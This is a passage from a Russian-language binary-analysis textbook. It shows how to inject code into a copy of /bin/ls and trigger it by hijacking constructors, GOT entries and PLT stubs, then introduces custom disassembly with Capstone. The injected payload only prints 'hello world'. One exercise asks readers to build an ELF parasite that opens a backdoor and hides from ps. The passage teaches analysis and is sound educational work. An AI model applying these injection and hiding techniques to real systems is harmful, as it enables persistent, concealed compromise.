    lea rsi,[rel $+hello-$] ; hello
    mov rdx,[rel $+len-$]   ; len
    syscall

    pop r11
```

```
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rax

    push 0x404a70            ; jump to original constructor
    ret

hello: db "hello world",33,10
len  : dd 13
```

Код листинга 7-15 совпадает с листингом 7-12, но вместо адреса точки входа для возврата вставлен адрес перехваченного конструктора. Команда сборки в необработанный бинарный файл остаётся прежней. В листинге 7-16 показано, как внедрить код в бинарный файл и перехватить конструктор.

Листинг 7-16. Вызов внедрённого кода перехватом конструктора

```
$ cp /bin/ls ls.ctor
$ ./elfinject ls.ctor hello-ctor.bin ".injected" 0x800000 -1
$ readelf --wide -S ls.ctor
There are 29 section headers, starting at offset 0x1e738:

Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            0000000000000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        0000000000400238 000238 00001c 00   A  0   0  1
  [ 2] .init             PROGBITS        00000000004022b8 0022b8 00001a 00  AX  0   0  4
  [ 3] .note.gnu.build-id NOTE           0000000000400274 000274 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        0000000000400298 000298 0000c0 00   A  5   0  8
  [ 5] .dynsym           DYNSYM          0000000000400358 000358 000cd8 18   A  6   1  8
  [ 6] .dynstr           STRTAB          0000000000401030 001030 0005dc 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          000000000040160c 00160c 000112 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         0000000000401720 001720 000070 00   A  6   1  8
  [ 9] .rela.dyn         RELA            0000000000401790 001790 0000a8 18   A  5   0  8
  [10] .rela.plt         RELA            0000000000401838 001838 000a80 18  AI  5  24  8
  [11] .plt              PROGBITS        00000000004022e0 0022e0 000710 10  AX  0   0 16
  [12] .plt.got          PROGBITS        00000000004029f0 0029f0 000008 00  AX  0   0  8
  [13] .text             PROGBITS        0000000000402a00 002a00 011259 00  AX  0   0 16
  [14] .fini             PROGBITS        0000000000413c5c 013c5c 000009 00  AX  0   0  4
  [15] .rodata           PROGBITS        0000000000413c80 013c80 006974 00   A  0   0 32
  [16] .eh_frame_hdr     PROGBITS        000000000041a5f4 01a5f4 000804 00   A  0   0  4
  [17] .eh_frame         PROGBITS        000000000041adf8 01adf8 002c6c 00   A  0   0  8
  [18] .jcr              PROGBITS        000000000061de10 01de10 000008 00  WA  0   0  8
  [19] .init_array       INIT_ARRAY      000000000061de00 01de00 000008 00  WA  0   0  8
  [20] .fini_array       FINI_ARRAY      000000000061de08 01de08 000008 00  WA  0   0  8
  [21] .got              PROGBITS        000000000061dff8 01dff8 000008 08  WA  0   0  8
  [22] .dynamic          DYNAMIC         000000000061de18 01de18 0001e0 10  WA  6   0  8
  [23] .got.plt          PROGBITS        000000000061e000 01e000 000398 08  WA  0   0  8
  [24] .data             PROGBITS        000000000061e3a0 01e3a0 000260 00  WA  0   0 32
  [25] .gnu_debuglink    PROGBITS        0000000000000000 01e600 000034 00      0   0  1
  [26] .bss              NOBITS          000000000061e600 01e600 000d68 00  WA  0   0 32
  [27] .injected         PROGBITS        0000000000800e78 01ee78 00003f 00  AX  0   0 16
  [28] .shstrtab         STRTAB          0000000000000000 01e634 000102 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
$ objdump ls.ctor -s --section=.init_array

ls:     file format elf64-x86-64

Contents of section .init_array:
 61de00 704a4000 00000000                    pJ@.....
$ hexedit ls.ctor
$ objdump ls.ctor -s --section=.init_array

ls.ctor:     file format elf64-x86-64
```

```
Contents of section .init_array:
 61de00 780e8000 00000000                    x.......
$ ./ls.ctor
hello world!
elfinject  elfinject.c  hello.s  hello.bin  ls  Makefile
```

Как и раньше, сначала копируется `/bin/ls`, а новый код внедряется в копию без изменения точки входа. `readelf` подтверждает наличие секции `.init_array`.[4] Секция `.fini_array` тоже присутствует, но здесь перехватывается конструктор, а не деструктор.

Содержимое `.init_array` можно посмотреть посредством `objdump`: в нём находится единственный указатель на функцию-конструктор со значением `0x404a70`, хранящимся в обратном порядке байтов. Затем этот адрес разыскивается в `hexedit` и меняется на адрес входа внедрённого кода `0x800e78`.

После изменения единственный указатель в `.init_array` направлен на внедрённый код вместо исходного конструктора. Помните, что по завершении внедрённый код передаёт управление обратно исходному конструктору. После перезаписи указателя обновлённый `ls` начинает работу с сообщения `hello world`, а затем обычным образом печатает содержимое каталога. Этот метод позволяет выполнить код один раз при запуске или завершении бинарного файла, не меняя точку входа.

7.4.3. Перехват записей GOT

Два рассмотренных метода - изменение точки входа и перехват конструктора или деструктора - позволяют выполнить внедрённый код только один раз при запуске либо завершении бинарного файла. А что, если требуется многократно вызывать внедрённую функцию, например для замены существующей библиотечной функции? Сейчас мы перехватим запись GOT, заменив библиотечный вызов внедрённой функцией. Вспомните из главы 2: Global Offset Table (GOT) содержит указатели на функции разделяемых библиотек и используется динамической компоновкой. Перезапись одной или нескольких записей даёт почти такой же контроль, как `LD_PRELOAD`, но не требует внешней библиотеки с новой функцией и позволяет сохранить самодостаточность бинарного файла. Кроме того, перехват GOT подходит не только для постоянной модификации, но и для эксплуатации бинарного файла во время выполнения.

Метод требует небольшого изменения внедряемого кода, показанного в листинге 7-17.

Листинг 7-17. `hello-got.s`

```
BITS 64

SECTION .text
global main

main:
    push rax                ; save all clobbered registers
    push rcx                ; (rcx and r11 destroyed by kernel)
    push rdx
    push rsi
    push rdi
    push r11

    mov rax,1               ; sys_write
    mov rdi,1               ; stdout
    lea rsi,[rel $+hello-$] ; hello
    mov rdx,[rel $+len-$]   ; len
    syscall

    pop r11
    pop rdi
    pop rsi
```

```
    pop rdx
    pop rcx
    pop rax

    ret                     ; return

hello: db "hello world",33,10
len  : dd 13
```

При перехвате GOT библиотечная функция полностью заменяется, поэтому по завершении внедрённого кода не нужно возвращать управление исходной реализации. Следовательно, листинг 7-17 не содержит жёстко заданного адреса, на который передаётся управление в конце, а завершается обычным возвратом.

Рассмотрим практическую реализацию перехвата GOT. В листинге 7-18 запись GOT библиотечной функции `fwrite_unlocked` в бинарном файле `ls` заменяется указателем на функцию `hello world` из листинга 7-17. Именно `fwrite_unlocked` программа `ls` использует для печати сообщений на экране.

Листинг 7-18. Вызов внедрённого кода перехватом записи GOT

```
$ cp /bin/ls ls.got
$ ./elfinject ls.got hello-got.bin ".injected" 0x800000 -1
$ objdump -M intel -d ls.got
...
0000000000402800 <fwrite_unlocked@plt>:
  402800: ff 25 9a ba 21 00  jmp  QWORD PTR [rip+0x21ba9a] # 61e2a0 <_fini@@Base+0x20a644>
  402806: 68 51 00 00 00     push 0x51
  40280b: e9 d0 fa ff ff     jmp  4022e0 <_init@@Base+0x28>
...
$ objdump ls.got -s --section=.got.plt

ls.got:     file format elf64-x86-64

Contents of section .got.plt:
...
 61e290 e6274000 00000000 f6274000 00000000  .'@......'@.....
 61e2a0 06284000 00000000 16284000 00000000  .(@......(@.....
 61e2b0 26284000 00000000 36284000 00000000  &(@.....6(@.....
...
$ hexedit ls.got
$ objdump ls.got -s --section=.got.plt

ls.got:     file format elf64-x86-64

Contents of section .got.plt:
...
 61e290 e6274000 00000000 f6274000 00000000  .'@......'@.....
 61e2a0 780e8000 00000000 16284000 00000000  x........(@.....
 61e2b0 26284000 00000000 36284000 00000000  &(@.....6(@.....
...
$ ./ls.got
hello world!
hello world!
hello world!
hello world!
hello world!
...
```

Создав свежую копию `ls` и внедрив в неё код, можно с помощью `objdump` посмотреть записи PLT, где используются записи GOT, и найти запись для `fwrite_unlocked`. Она начинается по адресу `0x402800`, а используемая ею запись GOT расположена по адресу `0x61e2a0` в секции `.got.plt`.

В содержимом `.got.plt`, выведенном `objdump`, виден исходный адрес в записи GOT: `0x402806`, закодированный с обратным порядком байтов.

Как объяснялось в главе 2, это адрес следующей инструкции в записи PLT функции `fwrite_unlocked`; его нужно заменить адресом внедрённого кода. Поэтому запускается `hexedit`, выполняется поиск строки `062840`, и она обычным образом заменяется адресом нового кода `0x800e78`. Изменение подтверждается ещё одним просмотром записи GOT через `objdump`.

После перенаправления записи GOT на функцию `hello world` программа `ls` печатает это сообщение при каждом вызове `fwrite_unlocked`, заменяя весь обычный вывод `ls` копиями строки. Разумеется, в реальной ситуации `fwrite_unlocked` следовало бы заменить более полезной функцией.

Преимущество перехвата GOT не только в простоте, но и в возможности легко выполнить его во время работы. В отличие от секций кода, `.got.plt` доступна для записи во время выполнения. Поэтому перехват GOT популярен как при постоянной статической модификации, показанной здесь, так и в эксплойтах, изменяющих поведение работающего процесса.

7.4.4. Перехват записей PLT

Следующий способ вызова внедрённого кода - перехват PLT - похож на перехват GOT. Он также позволяет заменить существующую библиотечную функцию. Разница лишь в том, что вместо адреса функции в записи GOT, используемой заглушкой PLT, меняется сама заглушка. Поскольку PLT является секцией кода, этот метод не подходит для изменения поведения бинарного файла во время выполнения. Пример приведён в листинге 7-19.

Листинг 7-19. Вызов внедрённого кода перехватом записи PLT

```
$ cp /bin/ls ls.plt
$ ./elfinject ls.plt hello-got.bin ".injected" 0x800000 -1
$ objdump -M intel -d ls.plt
...
0000000000402800 <fwrite_unlocked@plt>:
  402800: ff 25 9a ba 21 00  jmp QWORD PTR [rip+0x21ba9a] # 61e2a0 <_fini@@Base+0x20a644>
  402806: 68 51 00 00 00     push 0x51
  40280b: e9 d0 fa ff ff     jmp  4022e0 <_init@@Base+0x28>
...
$ hexedit ls.plt
$ objdump -M intel -d ls.plt
...
0000000000402800 <fwrite_unlocked@plt>:
  402800: e9 73 e6 3f 00     jmp 800e78 <_end@@Base+0x1e1b10>
  402805: 00 68 51           add BYTE PTR [rax+0x51],ch
  402808: 00 00              add BYTE PTR [rax],al
  40280a: 00 e9              add cl,ch
  40280c: d0 fa              sar dl,1

  40280e: ff                 (bad)
  40280f: ff                 .byte 0xff
...
$ ./ls.plt
hello world!
hello world!
hello world!
hello world!
hello world!
...
```

Как и прежде, сначала создаётся копия `ls`, куда внедряется новый код. В этом примере используется та же полезная нагрузка, что и при перехвате GOT. Функция `fwrite_unlocked` снова заменяется функцией `hello world`.

Посмотрим в `objdump` запись PLT для `fwrite_unlocked`. Но теперь интересует не адрес используемой заглушкой записи GOT, а бинарное представление первой инструкции самой заглушки. Согласно `objdump`, это `ff259aba2100`, то есть косвенная инструкция `jmp` со смещением относительно регистра `rip`. Запись PLT можно перехватить, заменив её инструкцией прямого перехода к внедрённому коду.

В `hexedit` разыскивается последовательность `ff259aba2100`, соответствующая первой инструкции заглушки PLT, и заменяется на `e973e63f00` - представление прямой `jmp` по адресу внедрённого кода `0x800e78`. Первый байт `e9` - код операции прямого перехода, а следующие четыре байта - смещение до нового кода относительно самой инструкции `jmp`.

После изменения PLT снова дизассемблируется посредством `objdump`. Первая инструкция записи `fwrite_unlocked` теперь имеет вид `jmp 800e78`: прямой переход к внедрённому коду. За ней дизассемблер показывает несколько ложных инструкций из оставшихся байтов исходной записи PLT, которые не были перезаписаны. Они не представляют проблемы, поскольку выполняться всегда будет только первая инструкция.

При запуске изменённого `ls` сообщение `hello world` ожидаемым образом печатается при каждом вызове `fwrite_unlocked`, давая тот же результат, что и перехват GOT.

7.4.5. Перенаправление прямых и косвенных вызовов

До сих пор внедрённый код запускался при старте или завершении бинарного файла либо при вызове библиотечной функции. Но для замены внедрённой функцией небиблиотечной функции перехват записи GOT или PLT не подходит. В таком случае дизассемблером находят изменяемые вызовы, а затем шестнадцатеричным редактором заменяют их вызовами внедрённой функции вместо исходной.

Процесс шестнадцатеричного редактирования совпадает с изменением записи PLT, поэтому повторять действия здесь не будем.

При перенаправлении косвенного вызова - в отличие от прямого - проще всего заменить его прямым. Однако это возможно не всегда, поскольку представление прямого вызова может быть длиннее косвенного. Тогда сначала требуется найти адрес заменяемой функции, вызываемой косвенно: например, установить в `gdb` точку останова на инструкции косвенного вызова и проверить адрес цели.

Узнав адрес заменяемой функции, можно посредством `objdump` или шестнадцатеричного редактора поискать его в секции `.rodata` бинарного файла. При удачном стечении обстоятельств там обнаружится указатель на функцию с целевым адресом. Шестнадцатеричным редактором этот указатель можно заменить адресом внедрённого кода. Если не повезёт, указатель вычисляется каким-либо способом во время выполнения, и для замены вычисленной цели адресом внедрённой функции потребуется более сложное редактирование.

7.5. Итоги

В этой главе вы изучили несколько простых способов модификации бинарных файлов ELF: шестнадцатеричное редактирование, `LD_PRELOAD` и внедрение секции ELF. Эти методы не очень гибки, поэтому подходят лишь для небольших изменений. Глава должна была ясно показать настоящую потребность в более общих и мощных способах модификации бинарных файлов. К счастью, такие методы существуют и будут рассмотрены в главе 9!

Упражнения

1. Изменение формата даты

Создайте копию программы `/bin/date` и с помощью `hexedit` измените строку формата даты по умолчанию. Для поиска строки можно воспользоваться `strings`.

2. Ограничение области действия ls

С помощью `LD_PRELOAD` измените копию `/bin/ls` так, чтобы она показывала содержимое только тех каталогов, которые находятся внутри вашего домашнего каталога.

3. Паразит ELF

Напишите собственного паразита ELF и посредством `elfinject` внедрите его в выбранную программу. Попробуйте заставить паразита породить дочерний процесс, открывающий бэкдор. Дополнительные баллы полагаются за изменённую копию `ps`, которая не показывает процесс паразита в списке процессов.

Примечания

[1] [назад] software.intel.com
[2] [назад] Это можно проверить по руководству Intel или справочнику ref.x86asm.net.
[3] [назад] Поскольку таблица заголовков секций находится в конце бинарного файла, в неё можно было бы легко добавить новую запись без перемещения чего-либо. Однако раз программный заголовок всё равно перезаписывается, можно заодно заменить заголовки секций, содержащихся в этом сегменте.
[4] [назад] Иногда `.init_array` отсутствует, например если бинарный файл скомпилирован не `gcc`. В версиях `gcc` старше 4.7 секции `.init_array` и `.fini_array` могут называться соответственно `.ctors` и `.dtors`.

Часть III. Продвинутый анализ бинарных файлов

Глава 8. Настройка дизассемблирования

До сих пор мы рассматривали основные методы анализа и дизассемблирования бинарных файлов. Но они не рассчитаны на обфусцированные файлы, нарушающие стандартные предположения дизассемблеров, или специализированный анализ, например поиск уязвимостей. Иногда исправить положение не позволяют даже средства написания сценариев, предоставляемые дизассемблерами. В таких случаях можно создать собственный специализированный механизм дизассемблирования, точно соответствующий вашим потребностям.

В этой главе вы научитесь реализовывать собственный дизассемблер с помощью Capstone - каркаса дизассемблирования, предоставляющего полный контроль над процессом анализа. Сначала мы изучим API Capstone и построим на нём линейный и рекурсивный дизассемблеры. Затем будет создан более продвинутый инструмент - сканер гаджетов возвратно-ориентированного программирования (Return-Oriented Programming, ROP), который можно применять при создании ROP-эксплойтов.

8.1. Зачем писать собственный проход дизассемблирования?

Большинство известных дизассемблеров, например IDA Pro, предназначено для ручной обратной разработки. Это мощные механизмы с обширным графическим интерфейсом, множеством вариантов визуализации дизассемблированного кода и удобной навигацией по огромным массивам ассемблерных инструкций. Если требуется лишь понять назначение бинарного файла, универсальный дизассемблер прекрасно подходит, но универсальным инструментам не хватает гибкости для продвинутого автоматического анализа. Многие дизассемблеры позволяют писать сценарии для последующей обработки кода, однако не дают настраивать сам процесс дизассемблирования и не предназначены для эффективной пакетной обработки бинарных файлов. Поэтому для специализированного автоматического анализа нескольких файлов одновременно понадобится собственный дизассемблер.

8.1.1. Обоснование собственного дизассемблирования: обфусцированный код

Собственный проход полезен при анализе бинарных файлов, нарушающих стандартные предположения дизассемблеров: вредоносных, обфусцированных или созданных вручную файлов, а также кода, извлечённого из дампов памяти или микропрограмм. Кроме того, такой проход упрощает специализированный анализ с поиском определённых артефактов, например шаблонов кода, указывающих на возможные уязвимости. Он полезен и как исследовательский инструмент для экспериментов с новыми методами дизассемблирования.

В качестве первого конкретного примера рассмотрим разновидность обфускации с перекрывающимися инструкциями. Большинство дизассемблеров выдаёт для каждого бинарного файла единственный листинг, предполагая, что каждый байт относится не более чем к одной инструкции, каждая инструкция входит в один базовый блок, а каждый блок - в одну функцию. Иными словами, обычно считается, что фрагменты кода не перекрываются. Перекрытие инструкций нарушает это предположение, запутывая дизассемблер и затрудняя обратную разработку перекрывающегося кода.

Перекрытие возможно благодаря переменной длине инструкций x86. В отличие от некоторых других платформ, например ARM, инструкции x86 состоят из разного числа байтов. Поэтому процессор не навязывает определённого выравнивания инструкций в памяти, и одна инструкция может занимать набор адресов, уже занятых другой. На x86 дизассемблирование можно начать с середины инструкции и получить другую инструкцию, частично или полностью перекрывающую первую.

Обфускаторы охотно злоупотребляют перекрытием, чтобы запутывать дизассемблеры. На x86 это особенно легко, поскольку набор команд чрезвычайно плотный: практически любая последовательность байтов соответствует допустимой инструкции.

В листинге 8-1 приведён пример перекрывающихся инструкций. Исходный код, создавший этот пример, находится в `overlapping_bb.c`. Чтобы дизассемблировать перекрывающийся код, параметр `objdump --start-address=<addr>` позволяет начать с заданного адреса.

Листинг 8-1. Дизассемблирование `overlapping_bb` (1)

```
$ objdump -M intel --start-address=0x4005f6 -d overlapping_bb
4005f6: push rbp
4005f7: mov  rbp,rsp
4005fa: mov  DWORD PTR [rbp-0x14],edi  ; load i
4005fd: mov  DWORD PTR [rbp-0x4],0x0   ; j = 0
400604: mov  eax,DWORD PTR [rbp-0x14]  ; eax = i
400607: cmp  eax,0x0                   ; cmp i to 0
40060a: jne  400612 <overlapping+0x1c> ; if i != 0, goto 0x400612
400610: xor  eax,0x4                   ; eax = 4 (0 xor 4)
400613: add  al,0x90                   ; eax = 148 (4 + 144)
400615: mov  DWORD PTR [rbp-0x4],eax   ; j = eax
400618: mov  eax,DWORD PTR [rbp-0x4]   ; return j
40061b: pop  rbp
40061c: ret
```

В листинге показана простая функция с входным параметром `i` и локальной переменной `j`. После нескольких вычислений функция возвращает `j`.

При внимательном рассмотрении заметна странность: инструкция `jne` по адресу `0x40060a` условно переходит в середину инструкции, начинающейся с `0x400610`, а не к началу одной из перечисленных инструкций! Большинство дизассемблеров, включая `objdump` и IDA Pro, показывает только инструкции листинга 8-1. Перекрывающаяся инструкция по адресу `0x400612` будет пропущена, поскольку её байты уже заняты инструкцией, достигаемой при проваливании из `jne`. Подобное перекрытие скрывает пути кода, способные радикально изменить общий результат программы.

Если переход по адресу `0x40060a` не выполняется (`i == 0`), достигнутые проваливанием инструкции вычисляют и возвращают значение 148. Если же переход выполняется (`i != 0`), запускается скрытый в листинге 8-1 путь. Посмотрим в листинге 8-2, как он возвращает совершенно другое значение.

Листинг 8-2. Дизассемблирование `overlapping_bb` (2)

```
$ objdump -M intel --start-address=0x4005f6 -d overlapping_bb
4005f6: push rbp
4005f7: mov  rbp,rsp

4005fa: mov  DWORD PTR [rbp-0x14],edi  ; load i
4005fd: mov  DWORD PTR [rbp-0x4],0x0   ; j = 0
400604: mov  eax,DWORD PTR [rbp-0x14]  ; eax = i
400607: cmp  eax,0x0                   ; cmp i to 0
40060a: jne  400612 <overlapping+0x1c> ; if i != 0, goto 0x400612

  # 400610: ; skipped
  # 400611: ; skipped

$ objdump -M intel --start-address=0x400612 -d overlapping_bb
```

```
400612: add  al,0x4                    ; eax = i + 4
400614: nop
400615: mov  DWORD PTR [rbp-0x4],eax   ; j = eax
400618: mov  eax,DWORD PTR [rbp-0x4]   ; return j
40061b: pop  rbp
40061c: ret
```

Листинг 8-2 показывает путь, выполняемый при срабатывании `jne`. Переход пропускает два байта по адресам `0x400610` и `0x400611` и направляется к `0x400612`, находящемуся посередине инструкции `xor`, которая достигается при проваливании из `jne`. Получается другой поток инструкций. В частности, арифметические операции над `j` теперь иные, поэтому функция возвращает `i + 4`, а не 148. Легко представить, насколько подобная обфускация затрудняет понимание кода, особенно когда применяется во многих местах.

Обычно дизассемблер можно заставить раскрыть скрытые инструкции, начав дизассемблирование заново с другого смещения, как было сделано параметром `objdump --start-address` в предыдущих листингах. Повторный запуск с адреса `0x400612` раскрывает спрятанную там инструкцию, но при этом скрывает инструкцию по адресу `0x400610`. Некоторые обфусцированные программы переполнены подобными перекрывающимися последовательностями, и исследовать их вручную чрезвычайно утомительно и трудно.

Пример листингов 8-1 и 8-2 показывает, что специализированный инструмент деобфускации, автоматически «распутывающий» перекрывающиеся инструкции, значительно облегчает обратную разработку. Если обфусцированные бинарные файлы приходится исследовать часто, затраты на создание такого инструмента окупятся в долгосрочной перспективе.[1] Позднее в этой главе вы научитесь строить рекурсивный дизассемблер, способный работать с перекрывающимися базовыми блоками наподобие показанных выше.

8.1.2. Другие причины написать собственный дизассемблер

Обфусцированный код - не единственная причина создавать собственный проход дизассемблирования. Настройка полезна в любой ситуации, где требуется полный контроль над процессом. Как уже говорилось, такие ситуации возникают при анализе обфусцированных или иных особых бинарных файлов, а также при специализированном анализе, для которого не предназначены универсальные дизассемблеры.

Позднее в этой главе собственное дизассемблирование будет применено для создания сканера гаджетов ROP. Ему требуется дизассемблировать бинарный файл с нескольких начальных смещений, а большинство универсальных инструментов не поддерживает такую операцию. Сканирование гаджетов ROP заключается в поиске всех возможных последовательностей кода - включая невыровненные, - которые можно использовать в ROP-эксплойте.

Иногда, напротив, требуется исключить из дизассемблирования некоторые пути, а не найти все возможные последовательности. Например, это полезно для игнорирования ложных путей, созданных обфускатором,[2] или

> **Перекрывающийся код в необфусцированных бинарных файлах.** Интересно, что перекрывающиеся инструкции встречаются не только в намеренно обфусцированном коде, но и в сильно оптимизированном коде с написанными вручную фрагментами ассемблера. Правда, второй случай и проще обрабатывать, и встречается намного реже. Следующий листинг показывает перекрывающуюся инструкцию из glibc 2.22.[3]

```
7b05a: cmp          DWORD PTR fs:0x18,0x0
7b063: je           7b066
7b065: lock cmpxchg QWORD PTR [rip+0x3230fa],rcx
```

> В зависимости от результата `cmp` инструкция `je` либо переходит по адресу `0x7b066`, либо проваливается к `0x7b065`. Последний адрес соответствует инструкции `lock cmpxchg`, а первый - `cmpxchg`. Иными словами, условный переход выбирает заблокированный или незаблокированный вариант одной инструкции, при необходимости перепрыгивая через байт префикса `lock`.

для построения гибридного статико-динамического анализа, сосредоточивающего дизассемблирование на конкретных путях, уже исследованных динамически.

Иногда собственный инструмент не обязателен по чисто техническим причинам, но всё равно выбирается ради эффективности или снижения стоимости. Например, автоматизированным средствам анализа бинарных файлов часто нужны лишь базовые возможности дизассемблирования. Самая сложная часть их работы - специализированный анализ полученных инструкций, которому не требуются обширный пользовательский интерфейс и удобства интерактивных дизассемблеров. В таких случаях можно построить собственный инструмент только на бесплатных открытых библиотеках, не завися от крупных коммерческих дизассемблеров стоимостью до нескольких тысяч долларов.

Ещё одна причина - производительность. Сценарии стандартных дизассемблеров обычно требуют как минимум двух проходов по коду: первоначального дизассемблирования и последующей обработки сценарием. Кроме того, сценарии обычно написаны на языке высокого уровня вроде Python и работают сравнительно медленно. Поэтому при сложном анализе множества крупных файлов производительность нередко можно значительно увеличить, создав нативный инструмент, который выполняет весь необходимый анализ за один проход.

Теперь, когда ясна польза собственного дизассемблирования, посмотрим, как его реализовать. Начнём с краткого знакомства с Capstone - одной из самых популярных библиотек для создания собственных инструментов.

8.2. Введение в Capstone

Capstone - каркас дизассемблирования с простым и лёгким API, прозрачно работающим с большинством популярных архитектур, включая x86/x86-64, ARM и MIPS. Он предоставляет привязки для C/C++ и Python - существуют и другие, но мы, как обычно, воспользуемся C/C++ - и работает на всех популярных платформах: Windows, Linux и macOS. Кроме того, он совершенно бесплатный и открытый.

Создавать инструменты на Capstone довольно просто, а возможности чрезвычайно гибки. API сосредоточен вокруг нескольких функций и структур данных, но простота не достигается ценой удобства. Capstone позволяет без труда получать практически все важные сведения о дизассемблированной инструкции: код операции, мнемонику, класс, читаемые и записываемые регистры и многое другое. Лучше всего изучать Capstone на примерах, поэтому сразу приступим.

8.2.1. Установка Capstone

Capstone 3.0.5 заранее установлен в виртуальной машине книги. Установить его на другую машину также довольно просто. На сайте Capstone[4] имеются готовые пакеты, в частности для Windows и Ubuntu, а также архив исходного кода для остальных платформ.

Как обычно, инструменты на Capstone мы будем писать на C/C++, но для быстрых экспериментов библиотеку удобно исследовать и из Python. Для этого нужны привязки Capstone Python. Они тоже заранее установлены в виртуальной машине, а на собственную машину легко ставятся менеджером пакетов `pip`, если уже установлен основной пакет Capstone:

```
pip install capstone
```

После установки привязок можно запустить интерпретатор Python и начать эксперименты с дизассемблированием, как в листинге 8-3.

Листинг 8-3. Исследование привязок Capstone для Python

```
>>> import capstone
>>> help(capstone)
Help on package capstone:

NAME
    capstone - # Capstone Python bindings, by Nguyen Anh
                # Quynnh <aquynh@gmail.com>

FILE
    /usr/local/lib/python2.7/dist-packages/capstone/__init__.py

[...]

CLASSES
    __builtin__.object
         Cs
         CsInsn
    _ctypes.PyCFuncPtr(_ctypes._CData)
         ctypes.CFunctionType
    exceptions.Exception(exceptions.BaseException)
         CsError
 class Cs(__builtin__.object)
      |  Methods defined here:
      |
      |  __del__(self)
      |      # destructor to be called automatically when
      |      # object is destroyed.
      |
      |  __init__(self, arch, mode)
      |

      |  disasm(self, code, offset, count=0)
      |      # Disassemble binary & return disassembled
      |      # instructions in CsInsn objects
      [...]
```

В примере импортируется пакет `capstone`, а встроенная команда Python `help` используется для его исследования. Основные возможности предоставляет класс `capstone.Cs`. Важнее всего доступ к функции `disasm`, которая дизассемблирует буфер кода и возвращает результат. Остальные возможности привязок Capstone для Python можно изучить встроенными командами `help` и `dir`. Далее в этой главе мы сосредоточимся на инструментах C/C++, однако соответствующий API очень похож на Python API Capstone.

8.2.2. Линейное дизассемблирование с помощью Capstone

На высоком уровне Capstone принимает буфер памяти с блоком байтов кода и выдаёт дизассемблированные из них инструкции. Самое простое применение - передать буфер со всеми байтами секции `.text` заданного бинарного файла и линейно преобразовать инструкции в удобочитаемую форму, то есть мнемоники. Если не считать инициализации и разбора вывода, для этого достаточно единственного вызова API `cs_disasm`. Пример листинга 8-4 реализует простой аналог `objdump`. Для загрузки бинарного файла в блок байтов, пригодный Capstone, повторно используется загрузчик на основе `libbfd` (`loader.h`) из главы 4.

Листинг 8-4. `basic_capstone_linear.cc`

```
#include <stdio.h>
#include <string>
#include <capstone/capstone.h>
#include "../inc/loader.h"

int disasm(Binary *bin);

int
main(int argc, char *argv[])
{
  Binary bin;
  std::string fname;

  if(argc < 2) {
    printf("Usage: %s <binary>\n", argv[0]);
    return 1;
  }

  fname.assign(argv[1]);
  if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
    return 1;
  }

  if(disasm(&bin) < 0) {
    return 1;
  }

  unload_binary(&bin);

  return 0;
}

int
disasm(Binary *bin)
{
  csh dis;
  cs_insn *insns;
  Section *text;
  size_t n;

  text = bin->get_text_section();
  if(!text) {
    fprintf(stderr, "Nothing to disassemble\n");
    return 0;
  }

  if(cs_open(CS_ARCH_X86, CS_MODE_64, &dis) != CS_ERR_OK) {
    fprintf(stderr, "Failed to open Capstone\n");
    return -1;
  }

  n = cs_disasm(dis, text->bytes, text->size, text->vma, 0, &insns);
  if(n <= 0) {
    fprintf(stderr, "Disassembly error: %s\n",
            cs_strerror(cs_errno(dis)));
    return -1;
```

```
    }

    for(size_t i = 0; i < n; i++) {
      printf("0x%016jx: ", insns[i].address);
      for(size_t j = 0; j < 16; j++) {
        if(j < insns[i].size) printf("%02x ", insns[i].bytes[j]);
        else printf("   ");
      }

      printf("%-12s %s\n", insns[i].mnemonic, insns[i].op_str);
    }

    cs_free(insns, n);
    cs_close(&dis);

    return 0;
  }
```

Вот и всё, что требуется для простого линейного дизассемблера! Обратите внимание на строку `#include <capstone/capstone.h>` в начале исходного файла. Для применения Capstone в программе C достаточно включить этот заголовок и скомпоновать программу с библиотекой Capstone флагом `-lcapstone`. Все остальные заголовки Capstone уже включаются из `capstone.h`, поэтому подключать их вручную не нужно. Теперь разберём остальной исходный код листинга 8-4.

Инициализация Capstone

Начнём с функции `main`, ожидающей единственный аргумент командной строки - имя дизассемблируемого бинарного файла. Это имя передаётся функции `load_binary` из главы 4, которая загружает файл в объект `Binary` с именем `bin`. Затем `main` передаёт `bin` функции `disasm`, ожидает её завершения и в конце освобождает ресурсы выгрузкой бинарного файла. Как нетрудно догадаться, собственно дизассемблирование выполняется внутри `disasm`.

Для дизассемблирования секции `.text` заданного файла функция `disasm` сначала вызывает `bin->get_text_section()` и получает указатель на представляющий эту секцию объект `Section`. Пока всё должно быть знакомо по главе 4. Теперь перейдём к коду Capstone.

Первая функция Capstone, вызываемая `disasm`, типична для любой программы на этой библиотеке. `cs_open` открывает правильно настроенный экземпляр Capstone - здесь предназначенный для дизассемблирования кода x86-64. Первый параметр, константа `CS_ARCH_X86`, сообщает, что код относится к архитектуре x86. Второй параметр `CS_MODE_64` уточняет, что код 64-разрядный. Третий параметр - указатель `dis` на объект типа `csh`, сокращение от Capstone handle. После успешного `cs_open` этот дескриптор представляет полностью настроенный экземпляр Capstone и нужен для вызова остальных функций API. При успешной инициализации `cs_open` возвращает `CS_ERR_OK`.

Дизассемблирование буфера кода

Имея дескриптор Capstone и загруженную секцию кода, можно приступать к дизассемблированию. Для этого достаточно одного вызова `cs_disasm`.

Первый параметр - дескриптор `dis`. Далее `cs_disasm` ожидает буфер типа `const uint8_t*` с дизассемблируемым кодом, целое `size_t` с числом байтов в буфере и `uint64_t` с виртуальным адресом памяти (VMA) первого байта. Буфер и связанные значения уже удобно загружены в объект `Section`, представляющий `.text`.

Последние два параметра `cs_disasm` - число `size_t`, задающее количество дизассемблируемых инструкций - здесь 0 означает максимально возможное число, - и указатель на буфер инструкций Capstone (`cs_insn**`). Последний параметр заслуживает особого внимания, поскольку тип **`cs_insn`** играет центральную роль в приложениях на Capstone.

Структура cs_insn

